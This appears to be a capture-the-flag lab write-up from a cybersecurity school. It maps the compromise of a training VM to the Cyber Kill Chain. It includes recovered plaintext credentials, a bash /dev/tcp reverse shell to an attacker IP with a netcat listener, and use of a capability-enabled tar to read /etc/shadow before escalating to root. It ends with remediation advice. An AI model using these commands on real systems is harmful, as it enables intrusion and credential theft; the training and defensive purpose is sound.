Author: CYVER0-THE CYBERSECURITY SCHOOL
```

The cat command was used to read the high-privileged proof-of-concept token located at /home/cyber/root/.r00t.txt. The output successfully displayed the unique root token string: HF2{You_Manage_To_BreakOut_From_My_System_Congratulation}. This final token provides concrete validation that absolute administrative compromise of the target system was achieved during the assessment.

Mappings Findings with Cyber Kill Chain

1. Reconnaissance

- ip addr to confirm attacker interface (10.0.2.5)
- arp-scan -l to verify target (10.0.2.8) is live
- nmap -sV -p- 10.0.2.8 → found ports 80, 139, 445, 10000, 20000
- enum4linux -a 10.0.2.8 → found valid local user **cyber**
- Burp Suite intercept of root page → found hidden Brainfuck-encoded comment

2. Weaponization

- Decoded the Brainfuck string with an online interpreter → recovered plaintext credential .2uqPEfj3D<P'a-3

3. Delivery

- Submitted the recovered username (cyber) + password into the Webmin/Usermin login portal (10.0.2.8:20000)

4. Exploitation

- Credentials authenticated successfully → gained access to the Usermin dashboard (weak credential storage flaw exploited).

5. Installation

- Opened Usermin's built-in terminal → interactive shell as cyber
- Started nc -lvp 1234 listener on attacker box
- Fired bash -i >& /dev/tcp/10.0.2.5/1234 0>&1 from the web terminal → stable reverse shell caught by the listener

6. Command & Control

- Netcat session gave persistent, direct command-line C2 channel to the target as user cyber
- Enumerated system: hostnamectl, whoami, id, sudo -l (no sudo), SUID binary check, cron check

7. Actions on Objectives

- Found tar binary with cap_dac_read_search capability → used it to bypass file-read restrictions
- Archived and extracted /etc/shadow via the privileged tar
- Pulled hidden backup var/backups/.old_pass.bak → recovered legacy plaintext password Ts&4&YurgtRX(=~h
- su root with reused password → escalated to uid=0(root)

- Confirmed full root access, captured both flags:
- **User:** /home/cyber/.flag1.txt
HF2{You_Manage_To_Break_To_My_Secure_Access}
- **Root:**/home/cyber/root/.r00t.txt
HF2{You_Manage_To_BreakOut_From_My_System_Congratulation}

Remediation / Mitigation

Remove Dangerous Capabilities: Strip the cap_dac_read_search privilege from the local tar binary using setcap -r /home/cyber/tar so unprivileged users cannot read protected files.

Secure Sensitive Backups: Delete the plaintext backup file /var/backups/.old_pass.bak and enforce strong password policies to eliminate credential reuse risks.

Code Review / Input Sanitation: Fix the source code leaking administrative entry points or encoded credentials via client-side comments.